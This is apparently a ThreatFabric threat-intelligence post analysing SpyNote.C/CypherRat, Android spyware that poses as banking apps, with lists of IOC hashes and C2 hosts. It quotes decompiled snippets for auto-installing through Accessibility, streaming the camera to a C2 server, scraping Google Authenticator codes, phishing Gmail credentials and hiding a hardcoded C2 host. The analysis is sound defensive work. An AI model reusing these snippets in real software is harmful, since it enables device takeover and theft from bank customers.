SpyNote: Spyware with RAT capabilities targeting Financial Institutions

threatfabric.com/blogs/spynote-rat-targeting-financial-institutions.html

Research

05 January 2023

Uncovering the Latest Developments in SpyNote

Android Spyware is one of the most common kinds of malware used by attackers to gain access to personal data and carry out fraud operations. Due to its capability to track a user's location, examine web browsing behavioral patterns, and even steal sensitive information, such as passwords and credit card numbers, the threat level that Android Spyware poses to banking institutions and banking customers alike is comparable to Android Banking malware.

Spyware also has the potential to record phone calls, remotely manage the device, intercept SMS messages, and perform other tasks by using legitimate APIs and permissions that are intended to aid people.

In the last quarter of 2022, ThreatFabric researchers observed a large increase in volume for samples belonging to the SpyNote Malware family. This family, which is also known as **SpyMax**, is an unique and effective Spyware designed to secretly observe user activity on an Android device. The SpyNote malware can monitor, manage, and modify the device's resources and features along with Remote access capabilities.

This spyware family has evolved over time, with the adoption of cutting-edge methods and technologies. SpyNote has several distinct variants: the most recent one, **SpyNote.C**, is routinely traced and tracked in day-to-day operations, and makes up for the majority of spyware samples ThreatFabric observed from October 2022.

One of the main differences between the first variants, **SpyNote.A** and **SpyNote.B**, and the latest one, **SpyNote.C**, is the campaign objective. SpyNote.C has been the first variant to openly target banking applications, impersonating a large number of reputable financial institutions like HSBC, Deutsche Bank, Kotak Bank, BurlaNubank, as well as others to well-known applications like WhatsApp, Facebook, and Google Play.

SpyNote Campaigns
Posing as banking applications

Icon / App name / Package name	Malware family	Malware variant	Malware types
HSBC UK Mobile Banking (com.employ.mb) 6f606bc5004af2b90b66d6e6e4f29f35a3b4a31dc6974b55434b3c53d70584a4	SpyNote	SpyNote.C	
Deutsche Bank Mobile (com.reporting.efficiency) 114fa822d7a96169c9cd48303f7fbd1af94f57cb46fec576d91ccea11bc5d974	SpyNote	SpyNote.C	
BurlaNubank (com.appser.verapp) 34d70ce1e9eeafdc225abbfa84c24454986a47ca7a41431c38ca16e612d3f818	SpyNote	SpyNote.C	
IMTYBANK (com.resources.installations) 97884c2b74ccffebdc91a439c4316c3215d0eb571a17820ce7da77355f21878c	SpyNote	SpyNote.C	
Kotak Bank (splash.app.main) bd172dbb47a95e7abc3ce76118bf6cd3f742d7c932ec8801cd553509f31eca8e	SpyNote	SpyNote.C	

Banking Lures started appearing only with SpyNote.C, which increased in volume in October 2022

Image taken from ThreatFabric MTI Portal

In addition, we also observed that the attackers utilize more generic application masquerades, such as wallpaper apps, productivity apps, or gaming apps.

ThreatFabric researchers have identified that some of the **SpyNote.C** classified apps are being developed by lone actors and promoted as **CypherRat**. In this article we will discuss how developments on this actor's project, which is advertised as both spyware and banking malware, are likely behind the surge in numbers that we observed in the last few months.

Other SpyNote.C campaigns were discovered while analyzing this Spyware family, impersonating System Notifications, Google Play Store. These campaigns ran together with the previously mentioned ones, with the one shown below sharing the same hosts used as C2.

SpyNote Campaigns

Posing as Generic applications

Icon / App name / Package name	Malware family	Malware variant	Malware types
Play Store (com.warned.moon) 7f3b84a0fa394b66422fddf729d7f9ba3000f4dcdcd61eb394005462264595fb	SpyNote	SpyNote.C	RAT Spyware
Sistem Bildirimleri (com.marble.physicians) 08463529d7d681246a0dd1d24a59fa50d354568f04673642bb44cc613a824be9	SpyNote	SpyNote.C	RAT Spyware
CypherRat (splash.app.main) 0dcd025c20d7f5e4b503d40034b5d4b8cf2661df235bcfc7f6e672307650a62f	SpyNote	SpyNote.C	RAT Spyware
Google Play Protect (cmf0.c3b5bm90zq.patch) 71ec22035d5499a89dad13911cc84d17c9021ba40f241702c31dce443ee3d8c4	SpyNote	SpyNote.A	Spyware

Image taken from ThreatFabric MTI Portal

SpyNote Alias CypherRat

The latest variant of this malware family, **SpyNote.C**, was further developed and sold to individual actors via Telegram channel by its developer, under the name **CypherRat**.

The threat actor offered CypherRat for sale utilizing the Sellix payment system, which uses Cryptocurrencies to prevent tracking. These sales ran from August 2021 until October 2022, accumulating more than 80 separate customers.

CypherRat Sales

Distributed and sold online

Actor sold 87 licences (either 1 month, 6 months, 1 year, or lifetime)

In October 2022, the source code was made available as open-source via GitHub, after a leak and a few scamming incidents in hacking forums, where actors would impersonate the original threat actor to steal money from other criminals.

CypherRat

Author releases source code


After other actors scammed users,
TA released the source code of CypherRat
Making public the GitHub page of the project

Following the release of the source code, the number of samples counts have increase significantly, as we can observe in the statistical view using our ThreatFabric Intelligence data.

Statistical View

Substantial increase in volume

As you can see, the numbers are following a clear upward trend, which allowed ThreatFabric to collect more than 1100 **SpyNote/CypherRat** samples from October 2022; this number equals the amount of samples that we saw from the first test version of this variant collected in 2020.

During the course of our investigation, we discovered that the original creator had switched his focus to a new spyware project, **CraxsRat**, as a paid application with similar capabilities as the original project.

Outstanding Capabilities means Exceptional Abilities

We were interested in the unique spyware skills that the **SpyNote.C** malware variant can do, which were identified in malicious financial apps with RAT capabilities around 2022. We have highlighted a few of these features, which can be used to **exfiltrate and utilize PII from online banking customers**.

Using the privileges requested in the screenshot below, This SpyNote variant can be used to track SMS messages, calls, videos, and audio recordings in addition to updating its version and even installing new applications.

Accessibility Services

Similar to Banking malware MO

Accessibility Service Request and Device Admin Request

Similar privileges required by Banking malware

The most recent versions of SpyNote are not only extremely powerful, but they also include a variety of security features, from simple string obfuscation to the use of commercial packers. This makes it much more difficult to analyze, making it a potent tool for threat actors.

SpyNote

A variant of Spyware with unique capabilities

Entry	Monetisation	ATO Fraud	On-device fraud	Resilience
Phishing	SMS Collection	Key Logger	hRAT	Prevent Uninstall (a11y)
Smishing	Contact Collection	2FA Grabber (Google Authenticator)		AV evasion
	Call List			
	Capture Screen			

Below is a list of some of the SpyNote's standout features:

- Ability to use the **Camera API** to record and send videos from the device's camera to the Command and Control(C&C) center
- GPS and network location tracking information
- Uses **Accessibility (A11y)** to extract codes from **Google Authenticator**.
- Uses **Keylogging** powered by Accessibility services, to **steal banking credentials**.

Accessibility Service

SpyNote uses Accessibility Services to make it difficult for users to uninstall the application, install new versions, and install other apps. Without any user input, SpyNote can click on the "install" and "update" buttons thanks to accessibility services:

```
// click 'install' button via A11y
if("android.widget.Button".equals(accessibilityNodeInfo0.getClassName())) {
    String s = accessibilityNodeInfo0.getText().toString();
    if(!TextUtils.isEmpty(s) && (("安装".equals(s)) || ("install".equals(s.toLowerCase())) || ("done".equals(s.toLowerCase())) ||
("完成".equals(s)) || ("\u062A\u062B\u0628\u064A\u062A".equals(s)) || ("确定".equals(s)))) {
        accessibilityNodeInfo0.performAction(16);
        return true;
    }
}
```

This malicious malware can access a device's camera and send videos right to its Command-and-Control(C&C) server, which is one of its most dangerous capabilities, and can be used to extract PII from the infected device. This gives the attacker complete control over the device's camera, enabling them to spy on the user with it.

```
camera_stream.camera = Camera.open(Integer.valueOf(this.vul[0]).intValue());
...
InetSocketAddress inetSocketAddress0 = new InetSocketAddress(InetAddress.getByName(addr), v);
camera_stream.socket.connect(inetSocketAddress0, 60000);
...
Camera.Parameters params = camera_stream.camera.getParameters();
camera_stream.camera.startPreview();
```

Google Authenticator with A11y

SpyNote leverages Accessibility feature to obtain two-factor authentication (2FA) codes. These codes are used as an additional layer of security in order to access an account, and are often required for logging into websites, applications, and other services. By exploiting the accessibility features of the Google Authenticator app, SpyNote is able to bypass these security measures and gain access to an account without the user's knowledge.

```
packagename = "com.google.android.apps.authenticator2"
Iterator iterator0 = utils.findNodeWithClass(accessibilityEvent0.getSource(), "android.view.ViewGroup").iterator();
AccessibilityNodeInfo accessibilityNodeInfo1 = accessibilityNodeInfo0.getChild(v);
s1 = s1 + accessibilityNodeInfo1.getText().toString() + "-";
arr_s = s1.split("-");
...
shared.log(utils.ssss, "Google Authenticator<" + arr_s[v] + "<" + arr_s[v + 1].getBytes());
```

SpyNote also has the capacity to function as a social app credential stealer. This is done by deceiving users into entering their private login information during the login process by launching a webpage with a custom layout that looks a lot like famous services like Gmail and Facebook, much like a traditional overlay attack is used to show victims a bogus login page for their banking application.

Upon receiving a command from the attacker, the attacker's C&C server receives the credentials and information that were acquired from the webpage.

```
// show fake Gmail for Facebook layout
social_creds.this.setContentView(0x7F070001);  // layout:glogin
// set callbacks to handle clicks
social_creds.this.findViewById(0x7F050031).setOnClickListener(singimallisten);  // id:sinbtn
social_creds.this.findViewById(0x7F050023).setOnClickListener(lrnmor);  // id:lrnmor
social_creds.this.findViewById(0x7F050016).setOnClickListener(Recovergmal);  // id:gmailforgtpass
// callback to extract user and password
this.singimallisten = new View.OnClickListener() {
    public void onClick(View view0) {
        String usrgmail = (social_creds.this.findViewById(0x7F050043)).getText().toString();  // id:usrgmail
        String passgmal = (social_creds.this.findViewById(0x7F05002C)).getText().toString();  // id:passgmal

        if(usrgmail.length() <= 3) {
            cmd_receiver.showToast("Please Check Your Email/Password.");
            return;
        }

        if(passgmal.length() < 8) {
            cmd_receiver.showToast("Password Must At least 8 characters.");
            return;
        }

        shared.log(ddddd.ssss, "Gmail<" + s + "<" + s1.getBytes());
        social_creds.this.done = true;
        social_creds.this.finish();
    }
};
```

The acquired sensitive information is then transferred to the C&C server hardcoded within the application upon receiving the command from the attacker via Accessibility service, encrypted using Base64 to make it stealthier and difficult to identify the host.

```
// Identified host, port and key used for C&C communication
static {
    AccessibilityService.key = const.encryp("bW1tbTE="); // mmmm1
    AccessibilityService.c = "K";
    AccessibilityService.d = "dGV4dA=="; // text
    AccessibilityService.e = "ZGV2ZWxvcA=="; // develop
    AccessibilityService.host = "YWRuYW5rYXJhMS5kZG5zLm5ldA=="; // adnankara1.ddns.net
    AccessibilityService.port = "Nzc3MQ=="; // 7771
}
```

Similar code patterns were identified in all SpyNote.C related applications, and the aggregated host, port, and key strings observed from these financial institutions are listed below:

Other common Capabilities

SpyNote also adopts common features that are observed in other Spyware by abusing legitimate APIs, such as tracking location from the users infected device via "GPS" and "Network" thanks to "LocationManager" provided by Android system. Similarly, by abusing MediaProjection to capture screen content.

These are not necessarily connected to banking fraud, but do offer criminals even more information on the victim.

Conclusion

As the landscape of Android Spyware evolves, mobile users are always confronted with new and innovative threats. We predict that SpyNote will keep using Accessibility Service to collect essential data from users' devices and that it will be able to develop towards a successful distribution. We also believe that the trend will continue adopting better security measures like obfuscation and packers to help safeguard the program itself. It is very likely that different forks of SpyNote will continue appearing, following the release of it source code.

Researchers at ThreatFabric are constantly keeping an eye on the mobile threat landscape, and by following various actors and campaigns, we are able to recognize and capture malware that specifically targets financial institutions. This development is not as common within the Android Spyware ecosystem, but is extremely dangerous and shows the potential start of a new trend, which will see a gradual disappearance of the distinction between spyware and Banking malware, due to the power that the abuse of Accessibility services gives to criminals.

Financial organizations are welcome to contact us: if you suspect some app be involved in malicious activity, feel free to reach our Mobile Threat Intelligence team which will provide additional details and help with reporting the malicious app if identified: mti@threatfabric.com.

Appendix

SpyNote Samples

App name	Package name	SHA-256
HSBC UK Mobile Banking	com.employ.mb	6f606bc5004af2b90b66d6e6e4f29f35a3b4a31dc6974b55434b3c53d70584a4
Deutsche Bank Mobile	com.reporting.efficiency	114fa822d7a96169c9cd48303f7fbd1af94f57cb46fec576d91ccea11bc5d974
BurlaNubank	com.appser.verapp	34d70ce1e9eeafdc225abbfa84c24454986a47ca7a41431c38ca16e612d3f818
Kotak Bank	splash.app.main	bd172dbb47a95e7abc3ce76118bf6cd3f742d7c932ec8801cd553509f31eca8e
Bank of America Confirmation	yps.eton.application	2e1c68c3e785679c04d915eb2f960ef5e7ef3294a423e1835aa06e0254812c7a
CypherRat	com.appser.verapp	4779c469c50d157d2140d39fc9b034c931b5224e886bcb60024687fe4022063e
Virtual SimCard	cobi0jbpm.apvy8vjjvpser.verapchvvhbjbjq	a2a95cfccb8fbe557f605b8a47dad901d3a25f8cdae7f0beee133f60b924c45a
Current Activity	com.willme.topactivity	bade089b4dfdea057132551deb997ba8a25c4d1ced32f78975239c73241181f4
Conversations_	com.appser.verapp	bf4e003360cb2024dfaa46a79bf05f667d300f2bcd0765b9a12500201b9519a7

SpyNote C2s connected to Banking campaigns

Host	Port
bizebiz.myftp.org	6378
adnankara1.ddns.net	7771
silent911-44688.portmap.io	44688
154.211.96.78	8088
159.203.126.35	22526